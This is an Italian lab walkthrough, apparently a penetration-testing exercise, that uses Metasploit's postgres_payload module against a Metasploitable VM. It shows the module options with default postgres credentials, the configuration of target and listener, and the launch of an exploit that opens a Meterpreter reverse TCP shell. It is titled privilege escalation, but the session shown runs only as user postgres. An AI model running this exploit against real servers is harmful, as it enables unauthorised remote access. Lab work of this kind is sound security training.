
Escalation di privilegi postgresql

Configurazione:

Ip macchina metasploitable: 192.168.1.149
Ip kali linux: 192.168.1.25

1. Avvio metasploit:



2. Ricerca e scelta del modulo:

```
msf6 > search postgres_payload

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload       2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Ex
ecution
   1    \_ target: Linux x86                        .                .          .      .
   2    \_ target: Linux x86_64                     .                .          .      .
   3  exploit/windows/postgres/postgres_payload     2009-04-10       excellent  Yes    PostgreSQL for Microsoft Window
s Payload Execution
   4    \_ target: Windows x86                      .                .          .      .
   5    \_ target: Windows x64                      .                .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```

3. Opzioni modulo:

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random passwor
                                        d.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) >
```

4. Configurazione modulo e lancio dell'exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubunt
u4)
[*] Uploaded as /tmp/OqYhCNCV.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.149:54213) at 2025-05-14 10:31:09 -0400

meterpreter >
```

5. Ottenimento dell'user id

```
meterpreter > getuid
Server username: postgres
meterpreter >
```